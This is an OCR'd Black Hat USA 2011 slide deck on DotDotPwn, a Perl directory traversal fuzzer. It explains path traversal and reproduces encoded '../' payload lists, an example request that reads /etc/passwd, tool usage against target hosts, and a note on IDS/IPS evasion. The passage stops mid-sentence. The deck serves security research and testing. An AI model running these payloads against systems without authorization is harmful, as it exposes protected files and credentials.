


black hat USA + 2011

JULY 30 - AUG 4
LAS VEGAS, NEVADA
WWW.BLACKHAT.COM

CubilFelino Security Research Lab

chatsubo
[(in)Security Dark] Labs
http://chatsubo-labs.blogspot.com

../../ DotDotPwn !

The Directory Traversal Fuzzer

Alejandro Hernández H. (nitrØus), CISSP, GPEN

http://twitter.com/nitr0usmx

<nitrousenador@gmail.com>

http://chatsubo-labs.blogspot.com
http://www.brainoverflow.org


Christian Navarrete (chr1x)

http://twitter.com/chr1x

<chr1x@sectester.net>

http://chr1x.sectester.net

../../ AGENDA



DotDotPwn
- Description

Introduction
- Directory Traversal Vulnerability
- (Intelligent) Fuzz Testing

General Information
- Origin / Evolution
- Design / Architecture
- Usage options
- Website / Contact
- Download
- Contributions

Vulnerabilities
- Discovered vulnerabilities

Traversal Engine
- Description
- Resources
- Fuzz patterns generation
- Intelligent fuzzing

Modules
- Description of each one

Greetings

../../ DotDotPwn

Description


README.txt

It's a very flexible intelligent **fuzzer** to discover **directory traversal vulnerabilities** in software such as Web/FTP/TFTP servers, Web platforms such as CMSs, ERPs, Blogs, etc. Also, it has a protocol-independent module to send the desired payload to the host and port specified. On the other hand, it also could be used in a scripting way using the STDOUT module. It's written in **perl** programming language and can be run either under ***NIX or Windows** platforms. It's the first Mexican tool included in **BackTrack Linux** (BT4 R2).

```
#############################################################################
#                                                                           #
#  CubilFelino                                                    Chatsubo  #
#  Security Research Lab              and          [(in)Security Dark] Labs  #
#  chr1x.sectester.net                          chatsubo-labs.blogspot.com  #
#                                                                           #
#                              pr0udly present:                             #
#                                                                           #
#  _________                __  _________                __  ___________   #
#  \_______ \     ____ _/  |_\_______ \     ____ _/  |_\_______ \__  _  __ ____   #
#   |    |  \  /  _ \\   __\|    |  \  /  _ \\   __\|     ___/\ \/ \/ //    \   #
#   |    `   \(  <_> )|  |  |    `   \(  <_> )|  |  |    |     \     /|   |  \  #
#  /_______  / \____/ |__| /_______  / \____/ |__|  |____|      \/\_/ |___|  /  #
#          \/                     \/                                      \/   #
#                          - DotDotPwn v3.0beta -                           #
#                       The Directory Traversal Fuzzer                      #
#                       http://dotdotpwn.sectester.net                      #
#                          dotdotpwn@sectester.net                          #
#                                                                           #
#                              by chr1x & nitr0us                           #
#############################################################################
```

../../ Introduction

Directory Traversal Vulnerability



A **directory traversal** (or **path traversal**) consists in exploiting insufficient security **validation / sanitization of user-supplied input file names**, so that characters representing "traverse to parent directory" are passed through to the file APIs.

The goal of this attack is to order an application to access a **computer file that is not intended to be accessible**. Directory traversal is also known as the **../ (dot dot slash) attack**, directory climbing, and backtracking. Some forms of this attack are also canonicalization attacks.


A typical example of vulnerable application in php code is:

```
<?php
$template = 'blue.php';
if ( isset( $_COOKIE['TEMPLATE'] ) )
   $template = $_COOKIE['TEMPLATE'];
include ( "/home/users/phpguru/templates/" . $template );
?>
```

Source: http://en.wikipedia.org/wiki/Directory_traversal

../../ Introduction

Directory Traversal Vulnerability



An attack against this system could be to send the following HTTP request:

```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../etc/passwd
```


Generating a server response such as:

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
phpguru:f8fk3j1OIf31.:182:100:Developer:/home/users/phpguru/:/bin/csh
```

Source: http://en.wikipedia.org/wiki/Directory_traversal

../../ Introduction

Directory Traversal Vulnerability



Some web applications scan query string for dangerous characters (to prevent *Directory Traversal* vulnerabilities) such as:

..
..\
../


However, the query string is usually URI decoded before use. Therefore these applications are vulnerable to **percent encoded** directory traversal such as:

%2e%2e%2f which translates to **../**
%2e%2e/ which translates to **../**
..%2f which translates to **../**
%2e%2e%5c which translates to **..**\
etc.


Source: http://en.wikipedia.org/wiki/Directory_traversal

../../ Introduction

Directory Traversal Vulnerability




According to a study done by *Imperva* about Web Applications Attacks, the **Directory Traversal** vulnerability is one of the most common attacks nowadays (July 2011)



Source: Imperva's Web Application Attack Report. Edition #1 - July 2011

../../ Introduction

Fuzz Testing




Fuzz testing or **fuzzing** is a **software testing technique** that provides **(in)valid**, unexpected, or **random data** to the inputs of a program. If the program fails (for example, by crashing or failing built-in code assertions), the **defects** can be noted.

Fuzz testing enhances **software security** and software safety because it often finds odd oversights and defects which **human testers** would fail to find, and even careful human test designers would fail to create tests for.

Source: http://en.wikipedia.org/wiki/Fuzz_testing

../../ Introduction

Intelligent Fuzz Testing




What is intelligent fuzzing?

- Notion of randomness (dumbness) and protocol specific knowledge (intelligence)
  - Purely random data has found a few bugs in the past but will likely get dropped really fast really often
  - Too much intelligence can be expensive
    - Could also lead to some of the same poor assumptions coders made

Source:
DeMott, J. (2006). *The evolving art of fuzzing*.

../../ Introduction

Intelligent Fuzz Testing




Why do Fuzzers work?


- A general goal to break software
  - Traditional testing focuses on proper functionality, not security testing. Errors of omission are an interesting example. (bounds check)
- Code Coverage
  - A false sense of security. Coverage tells us something, but not the complete story.
- Gap Coverage
  - Researcher's testing tools/techniques different from creators
- Intelligent randomness
  - All paths + all data == infinite problem

Source:
DeMott, J. (2006). *The evolving art of fuzzing*.

../../ Introduction


Intelligent Fuzz Testing





Source:
DeMott, J. (2006). *The evolving art of fuzzing*.

../../ General Information



Origin / Evolution

CHANGELOG.txt

DotDotPwn v1.0

Release date: 21/Aug/2010

- Checker Script
- Core component: Traversal database (external .txt files) with 881 payloads
- Based on Shlomi Narkolayev's Directory Traversal Cheat Sheet
  - http://narkolayev-shlomi.blogspot.com/2010/04/directory-traversal-fuzz-list.html

DotDotPwn v2.1

Release date: 29/Oct/2010 (***BugCon Security Conferences 2010***)

- From Checker to Fuzzer
- Rewritten from the scratch
- Modular architechture (DotDotPwn packages)
- Core component: Traversal Engine
- OS detection (nmap)
- A cool banner was included ;)
- False positives detection
- Many parameters included for fuzzing flexibility
- More modules included


DotDotPwn v3.0beta

Release date: 03/Aug/2011 (***Black Hat USA 2011 (Arsenal) - Conference CD***)

- Random User-Agent in HTTP requests
- Operating System type specifier (if known)
- Reporting capabilities

../../ General Information

Design / Architecture



INPUTS

manual OS type

Nmap

OS detection

Deepness

Filenames

FUZZ PATTERNS CREATION

Traversal Engine

../../
..\..\
..%2f..%2f
..%255c..%255c
..%c0%2f..%c0%2f
..%u2215..%u2215
..%uF025..%uF025
..%25c1%259c..%25c1%259c
%252e%252e%c0%5c%252e%252e%c0%5c


Dots & Slashes Encodings

OUTPUTS

Modules

- HTTP
- HTTP URL
- FTP
- TFTP
- PAYLOAD
- STDOUT

../../ General Information




Usage options

USAGE.txt

```
Usage: ./dotdotpwn.pl -m <module> -h <host> [OPTIONS]
       Available options:
       -m      Module [http | http-url | ftp | tftp | payload | stdout]
       -h      Hostname
       -O      Operating System detection for intelligent fuzzing (nmap)
       -o      Operating System type if known ("windows", "unix" or "generic")
       -s      Service version detection (banner grabber)
       -d      Deep of traversals (e.g. deepness 3 equals to ../../../; default: 6)
       -f      Specific filename (e.g. /etc/motd; default: according to OS detected, defaults in TraversalEngine.pm)
       -e      Add Extra files (e.g. web.config, httpd.conf, etc.; default: @Extra_files in TraversalEngine.pm)
       -u      URL with the part to be fuzzed marked as TRAVERSAL (e.g. http://foo:8080/id.php?x=TRAVERSAL&y=31337)
       -k      String pattern to match in the response if it's vulnerable (e.g. "root:" if trying with /etc/passwd)
       -p      Filename with the payload to be sent and the part to be fuzzed marked as TRAVERSAL
       -x      Port to connect (default: HTTP=80; FTP=21; TFTP=69)
       -t      Time in milliseconds between each test (default: 300 (.3 second))
       -b      Break after the first vulnerability is found
       -U      Username (default: 'anonymous')
       -P      Password (default: 'dot@dot.pwn')
       -r      Filename for results' report (default: 'report.txt')
       -q      Quiet mode (doesn't print each attemp)
```

../../ General Information



Usage options


EXAMPLES.txt (one example per module)

```
=== EXAMPLES ===

We encourage you first read the USAGE.txt in order to understand
the examples described here.


= HTTP Module

./dotdotpwn.pl -m http -h 192.168.1.1 -x 8080 -f /etc/hosts -k "localhost" -d 8 -t 200

The Traversal Engine will create fuzz pattern strings with 8 levels of deepness, then
DotDotPwn will send 5 requests per second (-t) against the Web server (-m) listening on port
8080 (-x) and installed in 192.168.1.1 (-h). Additionally, this will try to retrieve the
/etc/hosts file (-f) and to avoid false positives, an extra check will be done against the
server's response in order to find the "localhost" keyword within, if so, it's considered
vulnerable.
DotDotPwn will save the scan results in a filename called 192.168.1.1_<date>_<hour> in the
Reports folder.
```

```
= FTP Module

./dotdotpwn.pl -m ftp -h 192.168.1.1 -s -U nitr0us -P n1tr0u5pwnzj00 -o windows -q -r ftp_server.txt

First off all, DotDotPwn will try to obtain the banner message (-s) of the FTP Server (-m),
and then, will try to log in with the specified username (-U) and password (-P) in case of the server
doesn't allow anonymous access. Once authenticated, it will try to get well-known files in windows
operating systems (-o) in the "retrieved_files" local folder. Also, DotDotPwn won't print the
details of each attempt, instead, it will work in quiet mode (-q) and will only print the
vulnerable traversal patterns detected.
DotDotPwn will save the scan results in a filename called ftp_server.txt (-r) in the Reports folder.
```

../../ General Information

Website / Contact




README.txt

Official Website: http://dotdotpwn.blogspot.com
Official Email: dotdotpwn@sectester.net
Bugs / Contributions / Improvements: dotdotpwn@sectester.net

```
=== LICENSE ===
DotDotPwn - The Directory Traversal Fuzzer
Copyright (C) 2011 Christian Navarrete and Alejandro Hernandez H.

This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program.  If not, see <http://www.gnu.org/licenses/>
```

../../ General Information



Download

DotDotPwn v3.0beta:
INCLUDED IN BLACK HAT USA 2011 CONFERENCE CD

DotDotPwn v2.1:


PacketStormSecurity:
http://packetstormsecurity.org/files/view/95399/dotdotpwn-v2.1.tar.gz

BackTrack Linux 4 R2:
apt-get update
apt-get install dotdotpwn
cd /pentest/fuzzers/dotdotpwn/
./dotdotpwn.pl

Mirror:
http://www.brainoverflow.org/code/dotdotpwn-v2.1.tar.gz

../../ General Information

Contributions



AUTHORS.txt

Contribution: Idea
Implementation of the **Bisection Algorithm** (http://en.wikipedia.org/wiki/Bisection_method) once a vulnerability has been found in order to determine the exact deepness of the directory traversal. Origin of -X switch.

By: Roberto Salgado aka LightOS
http://twitter.com/LightOS
http://www.websec.ca

Contribution: Idea and Code
Not always include the **@Extra_files** (e.g. web.config, httpd.conf, etc.). Origin of the -e switch.
Specify the **Operating System type** if known ("windows" or "unix"). Origin of the -o switch.

By: Eduardo Ruiz Duarte aka Beck
http://twitter.com/toorandom
http://math.co.ro
http://b3ck.blogspot.com

Contribution: Code
Save a **results' report** into the Reports folder. Origin of the -r switch.
Treatment of **SIGINT** in order to print the number of traversals found when Ctrl + C is pressed.
Random User-Agent in HTTP requests for IDS/IPS detection avoidance.


By: Diego Boy
http://twitter.com/Diego_Boy

Contribution: Code
Random User-Agent in HTTP requests for IDS/IPS detection avoidance.

By: Cristian Urrutia aka Gashnark
http://twitter.com/blion_tec

../../ General Information


To Do



- Implementation of the **Bisection Algorithm** to determine the **exact deepness** of the directory traversal.

The bisection method in mathematics, is a **root-finding method** which repeatedly **bisects an interval** then selects a subinterval in which a root must lie for further processing.

Source: http://en.wikipedia.org/wiki/Bisection_method



../../../../../../../../../../../../../../etc/passwd (16) ✔

../../../../../../../../etc/passwd (16/2 = 8) ✖

../../../../../../../../../../../../etc/passwd ((8+16) / 2 = 12) ✔

../../../../../../../../../../etc/passwd ((8+12) / 2 = 10) ✖

../../../../../../../../../../../etc/passwd ((10+12) / 2 = 11) ✔

5 requests instead of 11 !

../../ Vulnerabilities

Discovered vulnerabilities

chatsubo
[(in)Security Dark]
Labs

Chatsubo [(in)Security Dark] Labs

Directory Traversal Fuzzing Journal
nitrØus (nitrousenador@gmail.com)

CubilFelino Security Research Lab

CubilFelino Security Labs


Directory Traversal Fuzzing Journal
chr1x (chr1x@sectester.net)

Tested software

- HTTP: 72
- Web platforms: 2 (CMS's)
- FTP: 25
- TFTP: 11

../../ Vulnerabilities

Discovered vulnerabilities



black hat USA + 2011

Examples of findings …

HTTP Servers fuzzing results


Server	Vendor	Version	Platform	Traversal Vulnerable		Date	Findings / Comments
				Yes	No		
AppWeb	Embedthis Software	3.2.2	Linux		X	12/09/2010	[+] Total Traversals found: 0
Cherokee	Alvaro López Ortega	1.0.8	Linux (src)		X	12/09/2010	[+] Total Traversals found: 0
Jetty	Mort Bay Consulting	8.0.0.M1	Linux (java)		X	12/09/2010	[+] Total Traversals found: 0
Lighttpd	Jan Kneschke	1.4.28	Linux (src)		X	12/09/2010	[+] Total Traversals found: 0
Lighttpd	Jan Kneschke	1.4.19	Linux (debian dist)		X	12/09/2010	[+] Total Traversals found: 0
Nginx	Igor Sysoev	0.7.67	Windows		X	12/09/2010	No fuzz performed - Anomalies in communications
Nginx	Igor Sysoev	0.8.50	Windows		X	12/09/2010	No fuzz performed - Anomalies in communications
Boa	Paul Phillips	0.94.13	Linux		X	02/10/2010	DotDotPwn stops when sending: .....\web.config
Devwex	Seanox Software Solutions	1.2010.0410	Linux (java)		X	02/10/2010	[+] Total Traversals found: 0
Fnord	Felix von Leitner	1.10	Linux		X	02/10/2010	[+] Total Traversals found: 0
Hiawatha	Hugo Leisink	7.3	Linux		X	02/10/2010	[+] Total Traversals found: 0
Klone	KoanLogic	2.2.1	Linux		X	02/10/2010	DotDotPwn stops when sending: ..%c1%9cweb.config
Mongoose	Sergey Lyubka	2.11	Linux		X	02/10/2010	[+] Total Traversals found: 0
Mongoose	Sergey Lyubka	2.11	Windows	X		02/10/2010	Traversal pattern: %c0%2e%c0%2e%2fboot.ini
Motorola SURFboard	Motorola	SBG900	Motorola Modem		X	02/10/2010	[+] Total Traversals found: 0
HTTPFileServer	Massimo Melina	2.2f	Windows		X	02/10/2010	[+] Total Traversals found: 0
IBM HTTP Server	IBM	1.3.26.2	Solaris (SPARC)		X	05/10/2010	[+] Total Traversals found: 0
IBM HTTP Server	IBM	1.3.28.1	Solaris (SPARC)		X	05/10/2010	[+] Total Traversals found: 0
Virata-EmWeb	Virata Corporation	R6.2.1	HP LaserJet 4250		X	05/10/2010	[+] Total Traversals found: 0
UPS Server	Eaton	1.0	UPS PowerWare 9390		X	05/10/2010	[+] Total Traversals found: 0
Secure Transport	Tumbleweed Comms.	4.9.1	Solaris (SPARC)		X	05/10/2010	[+] Total Traversals found: 0
RealVNC	RealVNC	4.0	Windows		X	05/10/2010	[+] Total Traversals found: 0

FTP Servers fuzzing results

Server	Vendor	Version	Platform	Traversal Vulnerable		Date	Findings / Comments
				Yes	No		
Guildftpd		0.999.14	Windows			16/10/2010	[+] Total Traversals found: 0
Easy File Sharing FTP		3.2	Windows		X	16/10/2010	[+] Total Traversals found: 0
Cerberus FTP Server		3.1.4.1	Windows		X	16/10/2010	[+] Total Traversals found: 0
Raiden FTPD Server		2.4	Windows		X	16/10/2010	[+] Total Traversals found: 0
Cesar FTP		0.99g	Windows		X	16/10/2010	[+] Total Traversals found: 0
Zftp Server		29/03/2010	Windows		X	16/10/2010	[+] Total Traversals found: 0
Home FTP Server		r1.10.3	Windows	X		16/10/2010	[+] Total Traversals found: 140
Gene6 FTP Server		3.10.0 (build 2)	Windows		X	16/10/2010	[+] Total Traversals found: 0
Core FTP Server			Windows		X	16/10/2010	[+] Total Traversals found: 0
Xlight FTP Server			Windows		X	16/10/2010	[+] Total Traversals found: 0
Muddleftpd			Linux		X	16/10/2010	[+] Total Traversals found: 0

../../ Vulnerabilities

Discovered vulnerabilities




Exploits

- MultiThreaded HTTP Server **[chr1x]** – http://www.exploit-db.com/exploits/12304
- Wing FTP Server v3.4.3 **[chr1x]** - http://packetstormsecurity.org/1005-exploits/wingftp-traversal.txt
- VicFTPS v5.0 **[chr1x]** – http://www.exploit-db.com/exploits/12498
- TFTP Desktop 2.5 **[chr1x]** - http://www.exploit-db.com/exploits/14857
- TFTPDWIN v0.4.2 **[chr1x]** - http://www.exploit-db.com/exploits/14856
- Femitter FTP Server 1.04 **[chr1x]** - http://www.exploit-db.com/exploits/15445
- Home FTP Server <= r1.11.1 (build 149) **[chr1x]** - http://www.exploit-db.com/exploits/15349
- Yaws 1.89 HTTP Server **[nitrØus]** - http://www.exploit-db.com/exploits/15371
- Mongoose 2.11 HTTP Server (Win32) **[nitrØus]** - http://www.exploit-db.com/exploits/15373

../../ Vulnerabilities

Discovered vulnerabilities



Wing FTP Server v3.4.5 Released: 29/Apr/2010

- **Fixed a directory traversal vulnerability when using HTTP protocol. (SA39629)**
- Added Portuguese(Brazil) language.
- Added Spanish language.
- Updated English language.
- Updated the Console application (wftpconsole), now it supports option "-f < Lua file >".
- Updated the Help Manual for webclient and webadmin.
- Added a password strength bar when changing user/admin password.
- Fixed a bug - Can't use filename as parameter for FTP list command.
- Fixed a bug - Warning dialog will not popup sometimes when uploading via webclient in Mac OS X.

Wing FTP Server v3.4.0 Released: 5/Mar/2010

- Added Italian language.
- Added Dutch language.
- Updated English language.
- **Fixed a directory traversal vulnerability where it is possible to see or download files outside of user's home directory. Only in the Web Client.**
- Added a feature - Now supporting graphs display for real-time server traffics.
- Added a feature - Logo can be customized for Web Client's upper-left corner.
- Added a feature - You can re-generate a random password for an existing user.
- Added a feature - Disk quota capacity could be displayed in the Web Client.

3.4.0 - **1st Traversal found !**

3.4.1

3.4.2

3.4.3

3.4.5 – **2nd Traversal found !**


==========

56 days of exposure!!

DotDotPwn's Breaking Patches! ☺

../../ Traversal Engine

Description




```
#!/usr/bin/perl
#
# Traversal Engine
# by nitr0us (nitrousenador@gmail.com)
# http://chatsubo-labs.blogspot.com
#
#
# This is the CORE module because of here resides the main
# functionality to make all the combinations between the dots,
# slashes and filenames to make the traversal strings.
#
# Once created the traversal patterns (mix of dots and slashes
# such as "../", "..%2f", etc.), the engine combines all these
# patterns with the corresponding filenames depending on the
# Operating System detected (in case of -O switch enabled) and
# all the Generic filenames. If the -O switch was not enabled,
# the Engine combiness all filenames (Windows, UNIX and Generic)
#
# Finally, the Engine returns an array containing a list of the
# traversal strings to be launched against the specified target.
#
```


Traversal Engine

../../
..\..
..%2f..%2f
..%255c..%255c
..%c0%2f..%c0%2f
..%u2215..%u2215
..%uF025..%uF025
..%25c1%259c..%25c1%259c
%252e%252e%c0%5c%252e%252e%c0%5c

```
[=========== TRAVERSAL ENGINE ===========]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Adapting the filenames according to the OS type detected (generic)
[+] Including Special sufixes
[+] Traversal Engine DONE ! - Total traversal tests created: 6984
```

../../ Traversal Engine

Resources




```
# Specific files in Windows b0xes
my @Windows_files = ("boot.ini", "\\windows\\system32\\drivers\\etc\\hosts");
                    # "autoexec.bat"); YOU CAN ALSO ADD THESE AND MORE UNDER YOUR CONSIDERATION

# Specific files in UNIX-based b0xes
my @Unix_files = ("/etc/passwd", "/etc/issue");
                 # "/etc/motd", /etc/issue.net"); YOU CAN ALSO ADD THESE AND MORE UNDER YOUR CO

# Extra files (only included if -e switch is enabled)
my @Extra_files = ("config.inc.php", "web.config");
                  # "/etc/mysql/my.cnf", "/etc/httpd/conf/httpd.conf", "/etc/httpd/httpd.conf",
                  # "\\inetpub\\wwwroot\\web.config"); #YOU CAN ALSO ADD THESE AND MORE UNDER Y

# Dots (..) representations to be combined in the Traversal Engine
our @Dots = ("..", "..%01",
             "%2e%2e", "%252e%252e",
             "%c0.%c0.", "%c0%2e%c0%2e", "%c0%ae%c0%ae",
             "%25c0%25ae%25c0%25ae", "%uff0e%uff0e", "%%32%%65%%32%%65", "0x2e0x2e");

# Slashes (/ and \) representations to be combined in the Traversal Engine
our @Slashes = ("/", "\\",
                "%2f", "%5c", "%252f",
                "%25c1%259c", "%25c0%25af",
                "%255c", "%c0%2f", "%c0%af", "%c0%5c", "%c1%9c",
                "%u2215", "%u2216", "%uEFC8", "%uF025", "%%32%%66", "%%35%%63", "0x2f", "0x5c");
```


../../ Traversal Engine

Resources


```
# Special prefixes, sufixes and traversal patterns to be permuted. After permutations, all the
# resulting strings would be contained in the array @Traversal_Special, which would be appended
